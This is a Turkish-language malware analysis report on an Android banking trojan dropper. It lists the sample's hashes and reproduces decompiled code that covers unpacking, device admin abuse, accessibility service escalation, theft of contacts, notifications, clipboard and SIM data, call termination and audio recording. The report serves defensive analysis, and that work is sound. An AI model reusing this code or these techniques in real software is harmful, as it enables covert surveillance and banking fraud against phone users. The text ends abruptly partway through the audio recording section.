Android Bankacılık Trojan Analiz Raporu


İçindekiler

Giriş

Dropper türünde olan Android zararlı yazılımları, cihazlara farklı görünümle indirilip asıl zararlı yazılımı yükler. Bu tür zararlı yazılımlar genellikle phishing(oltalama) saldırıları ile kullanıcılara farklı şekillerde gösterilip indirtilmektedir. Kullanıcının bilgisi dışında asıl zararlı yazılımı cihaza indiren **Dropper** türündeki zararlı yazılımı, görevini tamamlamış olmaktadır.

Son dönemlerde Covid-19'un getirdiği pandemi ile birlikte kullanıcılara "Bedava İnternet" "Covid Takip Sistemi" "1000TL Devlet Yardım" temalı uygulamalar çok daha uygun hale geldi ve saldırganlar bu yolla insanların zafiyetlerinden faydalanarak bu **Dropper** türündeki zararlı yazılımları cihazlara sızdırmış oldu.


Aşağıdaki görselde örnek bir oltalama saldırısı görülmektedir.



Dosya Adı	Kurulum.apk
MD5	c76afc95cfd9d6d498387a0ddbd9ec66
SHA-1	3d6155d6a9cbda5b47c95944be52456c03164d53
SHA-256	2a302afca7828f8d034c4125ffab96ea09538528302eb7197fac4bb01961edad

Statik Analiz

Zararlı yazılımın **Şekil 1**'de görülen AndroidManifest.xml dosyasında aldığı izinler sayesinde cihaz hakkında birçok bilgiyi elde etmektedir. Buradaki izinlerden yola çıkarak cihaz üzerinde yüksek yetkiler isteyen zararlı yazılım, bu izinlerle birlikte cihaz üzerindeki bilgileri ve kullanım verilerini elde etmeyi amaçlamaktadır.



```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:obfuscation="http://schemas.android.com/apk/res/android" obfuscation:versionCode="7" obfusc
    <uses-sdk obfuscation:minSdkVersion="24" obfuscation:targetSdkVersion="28"/>
    <uses-permission obfuscation:name="android.permission.READ_SYNC_SETTINGS"/>
    <uses-permission obfuscation:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission obfuscation:name="android.permission.GET_PACKAGE_SIZE"/>
    <uses-permission obfuscation:name="android.permission.FOREGROUND_SERVICE"/>
    <uses-permission obfuscation:name="android.permission.CAMERA"/>
    <uses-permission obfuscation:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
    <uses-permission obfuscation:name="android.permission.GET_TASKS"/>
    <uses-permission obfuscation:name="android.permission.READ_CONTACTS"/>
    <uses-permission obfuscation:name="android.permission.SEND_SMS"/>
    <uses-permission obfuscation:name="android.permission.ACCESS_NOTIFICATION_POLICY"/>
    <uses-permission obfuscation:name="android.permission.REQUEST_DELETE_PACKAGES"/>
    <uses-permission obfuscation:name="android.permission.SET_WALLPAPER"/>
    <uses-permission obfuscation:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission obfuscation:name="android.permission.RECEIVE_SMS"/>
    <uses-permission obfuscation:name="android.permission.WRITE_SETTINGS"/>
    <uses-feature obfuscation:name="android.hardware.camera.autofocus" obfuscation:required="false"/>
    <uses-permission obfuscation:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission obfuscation:name="android.permission.DISABLE_KEYGUARD"/>
    <uses-permission obfuscation:name="android.permission.PACKAGE_USAGE_STATS"/>
    <uses-permission obfuscation:name="android.permission.ACCESS_BACKGROUND_LOCATION"/>
    <uses-permission obfuscation:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
    <uses-permission obfuscation:name="android.permission.INTERNET"/>
    <uses-permission obfuscation:name="android.permission.RECORD_AUDIO"/>
    <uses-permission obfuscation:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission obfuscation:name="android.permission.VIBRATE"/>
    <uses-permission obfuscation:name="android.permission.CHANGE_NETWORK_STATE"/>
    <uses-permission obfuscation:name="android.permission.CALL_PHONE"/>
    <uses-permission obfuscation:name="android.permission.READ_SMS"/>
    <uses-permission obfuscation:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission obfuscation:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission obfuscation:name="android.permission.WAKE_LOCK"/>
    <uses-permission obfuscation:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission obfuscation:name="android.permission.ANSWER_PHONE_CALLS"/>
    <uses-feature obfuscation:name="android.hardware.camera" obfuscation:required="false"/>
    <uses-permission obfuscation:name="android.permission.WRITE_SMS"/>
    <uses-permission obfuscation:name="android.permission.CHANGE_WIFI_STATE"/>
```

Şekil 1. Manifest Dosyası

Zararlı yazılımın **Şekil 2**'deki manifest dosyasına bakıldığında packlenmiş olduğu anlaşılmaktadır. MainActivity class'ı arandığında uygulama içerisinde olmadığı görülmektedir.

Şekil 2. Main Activity

Bu durumda zararlı yazılım unpack işlemini bir "dex" dosyası yükleyerek gerçekleştirmesi gerekmektedir. Zararlı yazılımın kodlarının içerisinde **getClassLoader** fonksiyonu arandığında, **C0347fF** adındaki sınıfa yönlendirmektedir.

```
try {
    ClassLoader classLoader = context.getClassLoader();
    if (classLoader != null) {
        try {
            m1121b(context);
        } catch (Throwable th) {
        }
        File a = m1112a(context, file2, str);
        C0347fF fFVar = new C0347fF(file, a);
        try {
            try {
                m1118a(classLoader, a, fFVar.mo937a(context, str2, false));
            } catch (IOException e) {
                m1118a(classLoader, a, fFVar.mo937a(context, str2, true));
            }
            try {
                e = null;
            } catch (IOException e2) {
                e = e2;
            }
            if (e != null) {
                throw e;
            }
        } finally {
            try {
                fFVar.close();
            } catch (IOException e3) {
            }
        }
    }
} catch (RuntimeException e4) {
}
}
}
```

Şekil 3. GetClassLoader Kullanımı

Zararlı yazılım **"/data/data/com.mmdwwk.xhznvsae"** konumunda **code_cache** adında bir klasör oluşturmaktadır**(Şekil 4)**.

```
/* renamed from: a */
private static final Set<File> f1207a = new HashSet();

/* renamed from: a */
private static File m1112a(Context context, File file, String str) {
    File file2 = new File(file, "code_cache");
    try {
        m1117a(file2);
    } catch (IOException e) {
        file2 = new File(context.getFilesDir(), "code_cache");
        m1117a(file2);
    }
    File file3 = new File(file2, str);
    m1117a(file3);
    return file3;
}
```

Şekil 4. Klasör Oluşturma İşlemi

Bu klasörün içinde **secondary-dexes** adında yeni bir alt klasör oluşturmaktadır**(Şekil 5)**. Oluşturduğu bu klasörün içine yürütülebilir bir dalvik dosyası "**classes.dex**" ve diğer bazı dosyaları eklemektedir.

```
/* renamed from: a */
public static void m1115a(Context context) {
    int r0 = Build.VERSION.SDK_INT;
    if (r0 >= 4) {
        try {
            ApplicationInfo c = m1122c(context);
            if (c != null) {
                m1116a(context, new File(c.sourceDir), new File(c.dataDir), "secondary-dexes", "");
            }
        } catch (Exception e) {
            throw new RuntimeException("MultiDex installation failed (" + e.getMessage() + ").");
        }
    } else {
        throw new RuntimeException("MultiDex installation failed. SDK " + r0 + " is unsupported. Min SDK version is " + 4 + ".");
    }
}
```

Şekil 5. Klasör Oluşturma İşlemi (1)

C0347fF sınıfı incelediğinde secondary-dexes konumuna **Multidex.lock** dosyasını eklediği görülmektedir**(Şekil 6)**.

```
public C0347fF(File file, File file2) {
    StringBuilder sb = new StringBuilder();
    sb.append("MultiDexExtractor(");
    sb.append(file.getPath());
    sb.append(", ");
    sb.append(file2.getPath());
    sb.append(")");
    this.f1118f = file;
    this.f1120h = file2;
    this.f1119g = m1065b(file);
    File file3 = new File(file2, "MultiDex.lock");
    RandomAccessFile randomAccessFile = new RandomAccessFile(file3, "rw");
    this.f1121i = randomAccessFile;
    try {
        FileChannel channel = randomAccessFile.getChannel();
        this.f1122j = channel;
        try {
            StringBuilder sb2 = new StringBuilder();
            sb2.append("Blocking on lock ");
            sb2.append(file3.getPath());
            this.f1123k = channel.lock();
            StringBuilder sb3 = new StringBuilder();
            sb3.append(file3.getPath());
            sb3.append(" locked");
        } catch (IOException | Error | RuntimeException e) {
            m1063a(this.f1122j);
            throw e;
        }
    } catch (IOException | Error | RuntimeException e2) {
        m1063a(this.f1121i);
        throw e2;
    }
}
```

Şekil 6. Multidex.Lock

Zararlı yazılım **classes.dex** dosyasını bir **zip** dosyası içine kaydetmektedir. Bu uygulamalardan sonra unpack işlemi tamamlanmaktadır. **classes.dex** dosyasına ulaşılmaktadır**(Şekil 7)**.

```
/* renamed from: a */
private static void m1064a(ZipFile zipFile, ZipEntry zipEntry, File file, String str) {
    InputStream inputStream = zipFile.getInputStream(zipEntry);
    File createTempFile = File.createTempFile("tmp-" + str, ".zip", file.getParentFile());
    StringBuilder sb = new StringBuilder();
    sb.append("Extracting ");
    sb.append(createTempFile.getPath());
    try {
        ZipOutputStream zipOutputStream = new ZipOutputStream(new BufferedOutputStream(new FileOutputStream(createTempFile)));
        try {
            ZipEntry zipEntry2 = new ZipEntry("classes.dex");
            zipEntry2.setTime(zipEntry.getTime());
            zipOutputStream.putNextEntry(zipEntry2);
            C0353fL.m1073a(f1114b, inputStream, zipOutputStream);
            zipOutputStream.closeEntry();
        } catch (Exception e) {
        } catch (Throwable th) {
            zipOutputStream.close();
            throw th;
        }
        zipOutputStream.close();
```


Şekil 7. Classes.dex

"/data/data/com.mmdwwk.xhznvsae/code_cache/secondary-dexes" dizininin görüntüsü **Şekil 8**'deki gibidir.

```
vbox86p:/data/data/com.mmdwwk.xhznvsae/code_cache # cd secondary-dexes
vbox86p:/data/data/com.mmdwwk.xhznvsae/code_cache/secondary-dexes # ls
MultiDex.lock base.apk.classes1.dex base.apk.classes1.zip
```

Şekil 8. Data Dizini

Aşağıdaki Receiver sınıfları kullanılarak gönderilen SMS, telefon durumu, MMS mesajları vb. bilgileri elde etmektedir**(Şekil 9)**.



Şekil 9. Receiver Classları

DeviceAdminReceiver sınıfı **DeviceAdminService** sınıfını miras alarak bu API ile cihazda admin seviyesine erişmeye çalışmaktadır**(Şekil 10)**.

```
package com.mmdwwk.xhznvsae.Service;

import android.app.admin.DeviceAdminReceiver;
import android.content.Context;
import android.content.Intent;

public class DeviceAdminService extends DeviceAdminReceiver {
    public void onEnabled(Context context, Intent intent) {
        super.onEnabled(context, intent);
    }
}
```

Şekil 10. Device Admin

BIND_DEVICE_ADMIN izni ve **ACTION_DEVICE_ADMIN_ENABLED**'e yanıt verme özelliği ile meta verilerde kullanılan güvenlik politikaları, manifest dosyasında yer almaktadır**(Şekil 11)**.

```
<receiver obfuscation:label="@string/admin_app_name" obfuscation:name="com.mmdwwk.xhznvsae.Service.DeviceAdminService" obfuscation:permission="android.permission.BIND_DEVICE_ADMIN"
    <intent-filter>
        <action obfuscation:name="android.app.action.DEVICE_ADMIN_ENABLED"/>
    </intent-filter>
    <meta-data obfuscation:name="android.app.device_admin" obfuscation:resource="@xml/deviceadminservice"/>
</receiver>
```

Şekil 11. Admin Yetkisi

Güvenlik ilkeleri **deviceadminservice.xml** dosyasında bildirilmektedir**(Şekil 12)**.

```
<device-admin xmlns:android="http://schemas.android.com/apk/res/android">
    <uses-policies>
        <limit-password/>
        <disable-keyguard-features/>
        <watch-login/>
        <reset-password/>
        <force-lock/>
        <wipe-data/>
        <expire-password/>
        <encrypted-storage/>
        <disable-camera/>
    </uses-policies>
</device-admin>
```

Şekil 12. Güvenlik İlkeleri

wipe-data: Bu yöntem tüm verileri temizlemektedir.

disable-camera: Bu yöntem, cihaz kamerasını devre dışı bırakmak için kullanılmaktadır.

limit-password: Kullanıcının seçebileceği parolalar sınırlanmaktadır.

encrypted-storage: Depolanan verilerin şifrelenmesini gerektirmektedir.

disable-keyguard-features: Tuş kilidi özelliklerinin kullanımını devre dışı bırakmaktadır.

force-lock: Cihazı DevicePolicyManager#lockNow aracılığıyla kilitlemeye zorlayabilir veya DevicePolicyManager#setMaximumTimeToLock aracılığıyla cihaz için maksimum kilitleme zaman aşımını sınırlamaktadır.

reset-password: Kullanıcının parolasını sıfırlamaktadır.

watch-login: DeviceAdminReceiver#ACTION_PASSWORD_FAILED ,DeviceAdminReceiver#ACTION_PASSWORD_SUCCEEDED ve DevicePolicyManager#getCurrentFailedPasswordAttempts aracılığıyla kullanıcının oturum açma girişimlerini izlenmektedir.

expire-password: Yönetici tarafından tanımlanan bir süre sınırından sonra kullanıcıyı parolasını değiştirmeye zorlamaktadır.

PowerManager.WakeLock: Uyandırma kilidi, uygulamanızın cihazın açık kalması gerektiğini belirten bir mekanizmadır**(Şekil 13)**.

```
PowerManager.WakeLock newWakeLock = ((PowerManager) getSystemService(m1483$(3549, 3554, -20180))).newWakeLock(1, getClass().getName() + m1483$(3554, 3555, -18882));
f2188o = newWakeLock;
newWakeLock.acquire();
```

Şekil 13. PowerManager

WifiManager.WifiLock: Uygulamaya, Wi-Fi radyoyu uyanık tutma izni vermektedir. Normalde, kullanıcı cihazı bir süre kullanmadığında Wi-Fi radyo kapanmaktadır. Bir WifiLock edinmek, kilit açılana kadar telsizi açık tutmaktadır. Birden fazla uygulama WifiLock tutabilmektedir ve radyonun yalnızca herhangi bir uygulamada WifiLock tutulmadığında kapanmasına izin verilmektedir**(Şekil 14)**.

```
WifiManager.WifiLock createWifiLock = ((WifiManager) getApplicationContext().getSystemService(m1483$(3544, 3548, -24503))).createWifiLock(3, getClass().getName() + m1483$(3548, 3549, -20668));
f2189p = createWifiLock;
createWifiLock.acquire();
```

Şekil 14. WifiManager

GestureResultCallback:Gönderilen hareketlerin durumunu bildirmek için kullanılan sınıftır.

Manifest dosyasında **BIND_ACCESSIBILITY_SERVICE** erişilebilirlik izni almaktadır**(Şekil 15)**. Zararlı yazılım, erişilebilirlik izni sayesinde ihtiyacı olan diğer izinleri kullanıcının erişimine ihtiyaç duymadan alabilmektedir.

```
<service obfuscation:name="com.mmdwwk.xhznvsae.Service.WorkerAccessibilityService" obfuscation:permission="android.permission.BIND_ACCESSIBILITY_SERVICE">
    <intent-filter>
        <action obfuscation:name="android.accessibilityservice.AccessibilityService"/>
    </intent-filter>
    <meta-data obfuscation:name="android.accessibilityservice" obfuscation:resource="@xml/accessibilityservice"/>
</service>
```

Şekil 15. BIND_ACCESIBILITY_SERVICE

Erişilebilirlik durumları **accessibilityservice.xml** dosyasında belirtilmektedir**(Şekil 16)**.

```
<?xml version="1.0" encoding="utf-8"?>
<accessibility-service xmlns:android="http://schemas.android.com/apk/res/android"
android:description="@string/accesibility_desc"
android:accessibilityEventTypes="typeViewClicked|typeViewLongClicked|typeViewSelected|typeViewFocused|typeViewTextChanged|
typeWindowStateChanged|typeNotificationStateChanged|typeViewHoverEnter|typeViewHoverExit|typeTouchExplorationGestureStart|
typeTouchExplorationGestureEnd|typeWindowContentChanged|typeViewScrolled|typeViewTextSelectionChanged|typeAllMask"
android:accessibilityFeedbackType="feedbackSpoken|feedbackHaptic|feedbackAudible|feedbackVisual|feedbackGeneric|feedbackAllMask"
android:notificationTimeout="25" android:accessibilityFlags="flagDefault|flagIncludeNotImportantViews|flagRequestEnhancedWebAccessibility|flagReportViewIds|
flagRequestFilterKeyEvents|flagRetrieveInteractiveWindows" android:canRetrieveWindowContent="true" android:canRequestTouchExplorationMode="true"
android:canRequestEnhancedWebAccessibility="true" android:canRequestFilterKeyEvents="true" android:canPerformGestures="true"/>
```

Şekil 16. AccesibilityService.xml

Şekil 17'de görüldüğü üzere, zararlı yazılım telefon rehberindeki kayıtlı kullanıcılara erişerek bu kayıtları elde etmektedir.

```
/* renamed from: A */
public final void mo2314A(int r14) {
    int r4;
    if ((6 + 28) % 28 <= 0) {
    }
    if ((2 + 22) % 22 <= 0) {
    }
    ContentResolver contentResolver = getApplicationContext().getContentResolver();
    Uri uri = ContactsContract.CommonDataKinds.Phone.CONTENT_URI;
    String $ = m1483$(48, 60, 4153);
    String $2 = m1483$(60, 65, 2915);
    Cursor query = contentResolver.query(uri, new String[]{m1483$(65, 68, 7924), $, $2}, null, null, m1483$(68, 84, 2918));
    if (query != null && query.getCount() > 0) {
        ArrayList arrayList = new ArrayList();
        loop0:
        while (true) {
            r4 = 0;
            while (query.moveToNext()) {
                JSONObject jSONObject = new JSONObject();
                try {
                    jSONObject.put(m1483$(84, 85, 8110), query.getString(query.getColumnIndex($)));
                    jSONObject.put(m1483$(85, 86, 7430), query.getString(query.getColumnIndex($2)));
                    arrayList.add(jSONObject.toString());
                    r4++;
                    if (r4 > 4) {
                        f2187n.mo2344c0(arrayList);
                        arrayList.clear();
                    }
                } catch (Exception unused) {
                }
            }
            break loop0;
        }
        if (r4 > 0) {
            f2187n.mo2344c0(arrayList);
        }
    }
    mo2343b0(r14);
}
```

Şekil 17. Rehber Erişimi

Şekil 18'de görülen kısımda ise cihaza gelen bildirimleri aldığı görülmektedir.

```
/* renamed from: Q */
public final void mo2330Q(int r21, String str, String str2, String str3, String str4, String str5) {
    Bitmap bitmap;
    int identifier;
    if ((30 + 27) % 27 <= 0) {
    }
    if ((23 + 3) % 3 <= 0) {
    }
    Context applicationContext = getApplicationContext().getApplicationContext();
    NotificationManager notificationManager = (NotificationManager) applicationContext.getSystemService(m1483$(331, 343, 7371));
    C0572a m81786356 = C0572a.m81786356(applicationContext.getApplicationContext());
    String $ = m1483$(343, 364, 1626);
    int intValue = m81786356.mo2395b($, 1).intValue();
    C0572a.m81786356(applicationContext.getApplicationContext()).mo2399f($, Integer.valueOf(intValue + 1));
    StringBuilder sb = new StringBuilder();
    Random random = new Random();
    while (sb.length() < 6) {
        sb.append(m1483$(364, 400, 9616).charAt((int) (random.nextFloat() * ((float) 36))));
    }
```

Şekil 18. NotificationManager

Android 8.0 (**API 26**) dan sonra tüm bildirimlerin bir kanala atanması gerekmektedir. Aşağıdaki kod parçacığında o kanaldaki tüm bildirimlere uygulanan görsel ve işitsel davranışların ayarlandığı tespit edilmiştir.

```
String sb2 = sb.toString();
if (Build.VERSION.SDK_INT >= 26) {
    NotificationChannel notificationChannel = new NotificationChannel(sb2, m1483$(400, 408, 4958), 4);
    notificationChannel.enableLights(true);
    notificationChannel.setLightColor(-65536);
    notificationChannel.enableVibration(true);
    notificationChannel.setVibrationPattern(new long[]{1200, 1200, 1200, 1200, 1200});
    notificationChannel.setShowBadge(false);
    notificationManager.createNotificationChannel(notificationChannel);
```

Şekil 19. NotificationChannel

Uygulama cihazın varsayılan dilini ve bulunduğu ülkeyi öğrenmek için aşağıdaki kod parçasını çalıştırmaktadır**(Şekil 20)**.

```
/* renamed from: X */
public final void mo2337X(int r13) {
    boolean z;
    if ((25 + 9) % 9 <= 0) {
    }
    if ((26 + 22) % 22 <= 0) {
    }
    JSONObject jSONObject = new JSONObject();
    try {
        getApplicationContext();
        jSONObject.put(m1483$(558, 565, 5530), C0312f.mb4ee064b(getApplicationContext()));
        jSONObject.put(m1483$(565, 567, 5527), Build.VERSION.RELEASE);
        jSONObject.put(m1483$(567, 571, 9406), Locale.getDefault().getLanguage());
        jSONObject.put(m1483$(571, 578, 2143), Locale.getDefault().getCountry());
```

Şekil 20. Varsayılan Dil ve Ülke

Zararlı yazılım cihazın varsayılan SMS programını öğrenmektedir**(Şekil 21)**.

```
boolean z2 = false;
try {
    z = applicationContext.getPackageName().equals(Telephony.Sms.getDefaultSmsPackage(applicationContext));
} catch (Exception unused) {
    z = false;
}
```

Şekil 21. SMS Uygulaması

Sistem ayarlarını değiştirmek; örneğin ekran parlaklığını düşürmek için **WRITE_SETTINGS** izni almaktadır ve **Şekil 22**'de bu izin görülmektedir.

```
<uses-permission obfuscation:name="android.permission.WRITE_SETTINGS"/>
```

Şekil 22. WRITE_SETTINGS

Cihazda önceden kopyalanan verileri topladığı **(Şekil 23)** gözlemlenmiştir. Bunun amacı geçmişte kayıtlı olabilecek şifreler ve değerli verileri elde etmektir.

```
/* renamed from: n */
public final void mo2365n(int r7, String str) {
    if ((29 + 3) % 3 <= 0) {
    }
    if ((21 + 4) % 4 <= 0) {
    }
    try {
        ((ClipboardManager) getApplicationContext().getApplicationContext().getSystemService(m1483$(2492, 2501, 5232))).setPrimaryClip(ClipData.newPlainText(m1483$(2501, 2512, 6000), str));
    } catch (Exception unused) {
    }
    mo2343b0(r7);
}
```

Şekil 23. Clipboard

Zararlı yazılımın arka planda çalışmasına izin verilen uygulamalar listesinde olup olmadığını kontrol edildiği gözlemlenmiştir**(Şekil 24)**.

```
case 2:
    C0572a.m81786356(getApplicationContext()).mo2401h(m1554$(211, 228, 25452), true);
    Intent intent2 = new Intent();
    String packageName = getPackageName();
    if (!((PowerManager) getSystemService(m1554$(228, 233, 28718))).isIgnoringBatteryOptimizations(packageName)) {
        intent2.setAction(m1554$(233, 286, 25350));
        intent2.setData(Uri.parse(m1554$(286, 294, 24956) + packageName));
        startActivityForResult(intent2, 333);
        return;
    }
```

Şekil 24. White List

Zararlı yazılım tuş kilidinin aktif olup olmadığını kontrol ettiği gözlemlenmiştir**(Şekil 25)**.

```
public static boolean m5ae73308(Context context) {
    try {
        return ((KeyguardManager) context.getSystemService(m983$(664, 672, 27106))).isKeyguardLocked();
    } catch (Exception unused) {
        return false;
    }
}
```

Şekil 25. Tuş Kilidi Kontrolü

Zararlı yazılım etkin aramalar ve kayıt/çağrı yönetimi işlevi hakkındaki bilgilere erişim sağlamaktadır**(Şekil 26)**. **Endcall** komutu ile cihazdaki mevcut aramayı sonlandırmaktadır, gelen bir çağrı var ise reddetmektedir(Acil çağrılar için arama sonlandırılmaz).

```
public static boolean m7ff73bf3(Context context) {
    if ((8 + 14) % 14 <= 0) {
    }
    if ((18 + 32) % 32 <= 0) {
    }
    String $ = m983$(840, 851, -24732);
    if (Build.VERSION.SDK_INT >= 28) {
        TelecomManager telecomManager = (TelecomManager) context.getSystemService(m983$(851, 858, -31185));
        if (telecomManager == null || C0319a.m81786356(context, m983$(858, 895, -22428)) != 0) {
            return false;
        }
        telecomManager.endCall();
        return true;
    }
```

Şekil 26. Endcall

Zararlı yazılım telefondaki mevcut **SIM** kart bilgilerini elde ettiği gözlemlenmiştir**(Şekil 27)**.

```
public static String mb4ee064b(Context context) {
    Object systemService;
    if ((7 + 22) % 22 <= 0) {
    }
    if ((5 + 17) % 17 <= 0) {
    }
    try {
        int m81786356 = C0319a.m81786356(context, m983$(1859, 1894, -9028));
        String $ = m983$(1894, 1899, -103);
        if (m81786356 == 0) {
            SubscriptionManager from = SubscriptionManager.from(context);
            if (from.getActiveSubscriptionInfoCount() > 1) {
                SubscriptionInfo subscriptionInfo = from.getActiveSubscriptionInfoList().get(0);
                return String.valueOf(subscriptionInfo.getMcc()) + String.valueOf(subscriptionInfo.getMnc());
            }
            systemService = context.getSystemService($);
        } else {
            systemService = context.getSystemService($);
        }
        return ((TelephonyManager) systemService).getSimOperator();
    } catch (Exception unused) {
        return "";
    }
}
```

Şekil 27. SIM Kart Bilgileri

getActiveSubscriptionInfoCount: Mevcut SIM kart sayısı.

getActiveSubscriptionInfoList: Aktif olan SIM kartların bilgileri.

Zararlı yazılımın cihazda çalışan mevcut uygulamaları elde ettiği gözlemlenmiştir**(Şekil 28)**.

```
public static void mf96b3de7(Context context) {
    boolean z;
    if ((30 + 10) % 10 <= 0) {
    }
    if ((15 + 27) % 27 <= 0) {
    }
    try {
        Iterator<ActivityManager.RunningServiceInfo> it = ((ActivityManager) context.getApplicationContext().getSystemService(m983$(2152, 2160, -22456))).getRunningServices(Integer.MAX_VALUE).iterator
        while (true) {
            if (it.hasNext()) {
                if (InstallerService.class.getName().equals(it.next().service.getClassName())) {
                    z = true;
                    break;
                }
            } else {
                z = false;
                break;
            }
        }
        if (!z) {
            context.startService(new Intent(context, InstallerService.class));
        }
    } catch (Exception unused) {
    }
}
```

Şekil 28. Çalışan Uygulamalar

Zararlı yazılım **AudioRecord** API'ı ile ses kaydını başlatır, ardından zararlı yazılım arka plandaki sesleri önlemek için **AcousticEchoCanceler** ve **NoiseSuppressor** API'larını kullanmaktadır**(Şekil 29)**.

```
if (!z2) {
    if (aVar.f2378o) {
        C0584d dVar = aVar.f2369f;
        synchronized (dVar) {
            dVar.f2252f = false;
            HandlerThread handlerThread = dVar.f2258l;
            if (handlerThread != null) {
                handlerThread.quitSafely();
            }
            AudioRecord audioRecord = dVar.f2248b;
            if (audioRecord != null) {
                audioRecord.setRecordPositionUpdateListener(null);
                dVar.f2248b.stop();
                dVar.f2248b.release();
                dVar.f2248b = null;
            }
            C0581a aVar3 = dVar.f2257k;
            if (aVar3 != null) {
                AcousticEchoCanceler acousticEchoCanceler = aVar3.f2244b;
                if (acousticEchoCanceler != null) {
                    acousticEchoCanceler.setEnabled(false);
                    aVar3.f2244b.release();
                    aVar3.f2244b = null;
                }
                C0581a aVar4 = dVar.f2257k;
                NoiseSuppressor noiseSuppressor = aVar4.f2245c;
                if (noiseSuppressor != null) {
                    noiseSuppressor.setEnabled(false);
                    aVar4.f2245c.release();
                    aVar4.f2245c = null;
                }
            }
        }
    }
}
```

Gürültü önleme

